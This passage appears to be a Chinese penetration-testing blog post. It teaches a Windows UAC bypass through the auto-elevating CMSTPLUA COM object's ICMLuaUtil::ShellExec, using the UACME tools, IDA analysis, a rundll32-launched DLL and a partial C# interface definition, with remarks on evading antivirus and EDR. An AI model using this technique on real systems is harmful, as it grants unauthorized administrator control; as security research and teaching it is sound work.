从一次项目经历到BypassUAC方法论修炼

原创六号刃部 酒仙桥六号部队
2020-09-02原文

这是 **酒仙桥六号部队** 的第 **73** 篇文章。

全文共计3660个字，预计阅读时长12分钟。

背景

在某次渗透测试的过程中获取到一个普通用户的权限，由于某些操作需要域管理员的权限，当时用了一些网上公开的BypassUAC方法，在实际利用的过程中效果并不是太好。

在项目结束后想着学习一下BypassUAC方法，以便之后的项目中不依赖别人公布出来的、大家都在用的BypassUAC方法。

毕竟别人做好后，来投喂，不如我们自己去捕猎，去挖掘过UAC的方法。本文记录的是通过COM组件的方法BypassUAC过程，这是一个方法论修炼的记录，掌握其原理，我们就可以去创造属于我们自己的独家BypassUAC方法。


基础介绍

在正式开始之前，我们需要对UAC的工作原理有一些简单了解。

UAC是微软Microsoft Windows Vista以后版本引入的一种安全机制。其原理是通知用户是否对应用程序使用硬盘驱动器和系统文件授权，以达到帮助阻止恶意程序（有时也称为“恶意软件”）损坏系统的效果。

通过UAC，应用程序和任务可始终在非管理员帐户的安全上下文中运行，除非管理员特别授予管理员级别的系统访问权限。UAC可以阻止未经授权的应用程序自动进行安装，并防止无意中更改系统设置。

下图清晰描述了如何根据是否启用UAC以及应用程序是否具有UAC清单来运行应用程序。



在开启了UAC之后，如果用户是标准用户，Windows会给用户分配一个标准Access Token。

如果用户以管理员权限登陆，会生成两份访问令牌，一份是完整的管理员访问令牌（Full Access Token），一份是标准用户令牌。

具体的表现形式是如下图，当我们需要其它特权的时候，会弹出窗口，询问你`是否要允许以下程序对此计算机更改？`如果你有完整的访问令牌（即，你以设备管理员的身份登录，或者你属于管理员组），

则可以选择是，然后继续进行。但是，如果已为你分配了标准的用户访问令牌，则会提示你输入具有特权的管理员的凭据。

下列是需要授权的行为或者动作，并非逐一的过程：

- 配置Window Update
- 增加或删除用户账户
- 改变用户的账户类型

- 改变UAC设置
- 安装ActiveX
- 安装或移除程序
- 设置家长控制
- 将文件移动或复制到Prigram Files或Windwos目录
- 查看其它用户文件夹

UACEM

本文使用到的项目UACEM，UACEM项目地址

UACME项目总结了50多种绕过UAC的方式，并且列出具备auto-elevate能力的UAC白名单程序或接口。

UACME项目中的利用方式可以分为两大类：

1、各类UAC白名单程序的DLL劫持（Dll Hijack）；

2、各类提升权限的COM接口利用（Elevated COM interface）。

项目的主程序为Akagi，其中包含了所有的method，使用vs2019本地编译后可以使用akagi32 41或者akagi64 41启动程序，41这个指的是README中描述的方法索引，运行后可以直接得到管理员权限的cmd窗口。

本篇则是利用Akagi和Yuubari这两个项目来学习如何利用COM接口进行BypassUAC。

可被利用的COM interface类型

以列表中的41为例：

Author: Oddvar MoeType: Elevated COM interface

Method: ICMLuaUtil

Target(s): Attacker defined

Component(s): Attacker defined

Implementation: ucmCMLuaUtilShellExecMethod

Works from: Windows 7 (7600)


Fixed in: unfixed 🤦

How: -


这个方法的目标接口是，ICMLuaUtil，对应Akagi项目中具体实现函数为ucmCMLuaUtilShellExecMethod，在项目中的methods/api0cradle.c文件中可以找到该方法的定义：

观察发现这里利用的是CMSTPLUA组件的ICMLuaUtil接口。


以管理员权限打开，在Registry中打开CLSIDs，然后输入cmstplua搜索，即可快速定位到该组件。




右键可以查看cmstplua组件的Elevation的一个属性，这里的Enabled 跟 Auto Approval现实的都为True，表示这个组件可以用来绕过UAC认证，这是第一点。



如果需要达到成功利用的条件，那么第二点，目标接口ICMLuaUti，需要一个可以执行命令的地方，我们可以把鼠标放在ICMLuaUtil上可以看到接口对应的二进制文件为cmlua.dll。




虚函数偏移为cmlua.dll+0x6360，在这个时候我们通过IDA打开系统文件（c:\windows\system32\cmlua.dll）。



可以看到ICMLuaUti接口的虚函数表。


IDA - cmlua.dll C:\Windows\System32\cmlua.dll
File Edit Jump Search View Debugger Lumina Options Win
Library function
Regular function
Instruction
Data
Functions window
Function name
LinkToAdavapi32(_AdvapiLinkageStruct *)
AllocateSecurityDescriptorAllowAccessToWorld(void ...
BindLinkage(HINSTANCE__ *,char const * *,void * * c...
CmDeleteRegKeyWithoutSubKeys(HKEY__ *,ushort c...
DeleteFolderRecursively(ushort const *)
CCMLuaUtil::Release(void)
CCMLuaUtil::QueryInterface(_GUID const &,void * *)
CCMLuaUtil::SetRasCredentials(ushort const *,ushort ...
CCMLuaUtil::SetRasEntryProperties(ushort const *,us...
CCMLuaUtil::DeleteRasEntry(ushort const *,ushort co...
CCMLuaUtil::LaunchInfSection(ushort const *,ushort c...
CCMLuaUtil::LaunchInfSectionEx(ushort const *,ushor...
CCMLuaUtil::CreateLayerDirectory(ushort const *)
CCMLuaUtil::ShellExec(ushort const *,ushort const *,u...
CCMLuaUtil::SetRegistryStringValue(int,ushort const ...
CCMLuaUtil::DeleteRegistryStringValue(int,ushort co...
CCMLuaUtil::DeleteRegKeysWithoutSubKeys(int,usho...
CCMLuaUtil::DeleteRegTree(int,ushort const *)
CCMLuaUtil::ExitWindowsFunc(void)
CCMLuaUtil::AllowAccessToTheWorld(ushort const *)
CCMLuaUtil::CreateFileAndClose(ushort const *,ulong...
CCMLuaUtil::DeleteHiddenCmProfileFiles(ushort cons...
CCMLuaUtil::CallCustomActionDll(ushort const *,usho...
CCMLuaUtil::RunCustomActionExe(ushort const *,ush...
CCMLuaUtil::SetRasSubEntryProperties(ushort const ...
CCMLuaUtil::DeleteRasSubEntry(ushort const *,ushor...
CCMLuaUtil::SetCustomAuthData(ushort const *,usho...
DuplicatePercentileSymbol
Line 45 of 122
Graph overview

最后我们确定一下，通过双击看它的反汇编代码，就可以看到一个关键的call调用，在IDA中看到ShellExec这个函数调用了ShellExecuteExW这个Windows API实现了命令执行。



通过上面的操作分析，要实现BypassUAC执行命令的COM组件，我们可以总结为两点。


1. Elevation属性中的Enabled跟Auto Approval为True；
2. COM组件中的接口存在可以执行命令，如ICMLuaUtil的ShellExec。

寻找可利用的COM组件


接下来我们需要快速的寻找到具备这两点的COM组件，那么怎么去找呢？一种方法是使用上面的oleviewdotnet，一个一个的去看，非常麻烦和不高效。

最好的方式其实是通过编程实现对你当前机器所有的COM组件进行搜索，然后去找这个相应属性，目前已经有这样的轮子了，我们可以直接用。

这里使用UACME项目中的Yuubari，用vs2019打开后，在右边的Yuubari将其设为启动项,随后在生成中选择配置管理器，设置release模式，这里要注的一点是，一定要把Debug模式切换成release模式。




以上选择完成之后，会在你所存放Yuubari项目目录下生成一个output\x64\Release的目录，在这个目录下有编译好的二进制文件UacInfo64.exe，运行UacInfo64.exe，会在同目录下生成一个uac18363.log文件，记录其输出的结果。



使用UacInfo64.exe得到的不光是我们需要的COM组件，它会把一些其他的信息一起寻找并输出，只需要UacInfo64.exe就可以把系统上所有支持auto-elevate的都找出来。

这里使用之前提到的cmstplua进行搜索，3e5fc7f9-9a51-4367-9063-a120244fbec7，可以看到Autoelevated COM objects组件的。



调用ICMLuaUtil.ShellExec执行命令

当我们找到合适的可以利用的COM组件后，下一步就是写代码。我们利用的关键点是创建这个COM组件的进程是需要被系统可信任的进程。


利用系统的可信进程去进行调用，可以选择的有rundll32.exe、explorer.exe等，我们只需要把创建COM组件的代码以及执行你想

执行的命令代码，放到可信任进程里面去执行，这样就可以Bypass UAC。

放到可信任进程里面去执行有两种方式，第一种是我们把它做成一个dll,然后使用undll32.exe 去调用。

DLL调用

直接使用UACME中的代码摘出来，然后在VC2019中新建一个工程，如下是定义接口的声明。




就在这里面通过创建COM组件，然后调用这个COM组件的ShellExec方法执行你想执行的命令，通过这样的方式就可以了。

在代码编写好后，首先在导出的函数为BypassUAC，新建一个def文件，内容如下：


```
LIBRARY BypassUAC

EXPORTS

BypassUAC
```

这里重新生成一下，可以看到在C:\Users\admin\Desktop\BypassUAC\x64\Release\目录下生成了一个BypassUAC_Dll.dll。



最后我们使用rundll32.exe去运行一下，直接就弹出了管理员的cmd来，原因就是使用rundll32.exe运行的，rundll32.exe是被系统认可的可信进程，所以拿它去运行就可以直接执行：

```
rundll32.exe .\BypassUAC_Dll.dll,BypassUAC
```



这是一种利用方法，但是这种利用方式，在实际的渗透测试中用到的会比较少，首先这个dll会落地，然后再用rundll32.exe去调用实际效果不太好，所以我们需要把它编译成直接在内存加载的dll。

直接在内存加载，有如下几种方式，第一种，如果是用c或C++类似这种编译型的语言编译出来的dll,这种编译出来的dll是属于native dll,native dll在内存中加载执行通用的方法是Reflective Dll Injection RDI 去执行它。类似的还有dll to shellcode exe to shellcode
但是这类方法现在很多杀软跟EDR都被标注了。

CSharp version

更好的方式直接做成.net版本

代码摘自Moriarty


C#版本的代码中要注意的是ICMLuaUtil接口的定义，其继承自IUnKnown，该接口的定义函数是：

```
IUnknown::AddRefIUnknown::QueryInterfaceIUnknown::QueryInterface
```


在定义ICMLuaUtil的时候，需要注意的有两点：

1、指明继承ICMLuaUtil接口；

2、继承的前三个函数不需要加上，C#会自动添加。



其继承自IUnKnown，因此这里一定要写成InterfaceIsIUnknown。



关键代码如下：

```
  [ComImport, Guid("6EDD6D74-C007-4E75-B76A-E5740995E24C"),
InterfaceType(ComInterfaceType.InterfaceIsIUnknown)]
        interface ILua
        {
            [MethodImpl(MethodImplOptions.InternalCall,
MethodCodeType = MethodCodeType.Runtime), PreserveSig]
            void Method1();
            [MethodImpl(MethodImplOptions.InternalCall,
MethodCodeType = MethodCodeType.Runtime), PreserveSig]
            void Method2();
            [MethodImpl(MethodImplOptions.InternalCall,
MethodCodeType = MethodCodeType.Runtime), PreserveSig]
            void Method3();
            [MethodImpl(MethodImplOptions.InternalCall,
MethodCodeType = MethodCodeType.Runtime), PreserveSig]
            void Method4();
            [MethodImpl(MethodImplOptions.InternalCall,
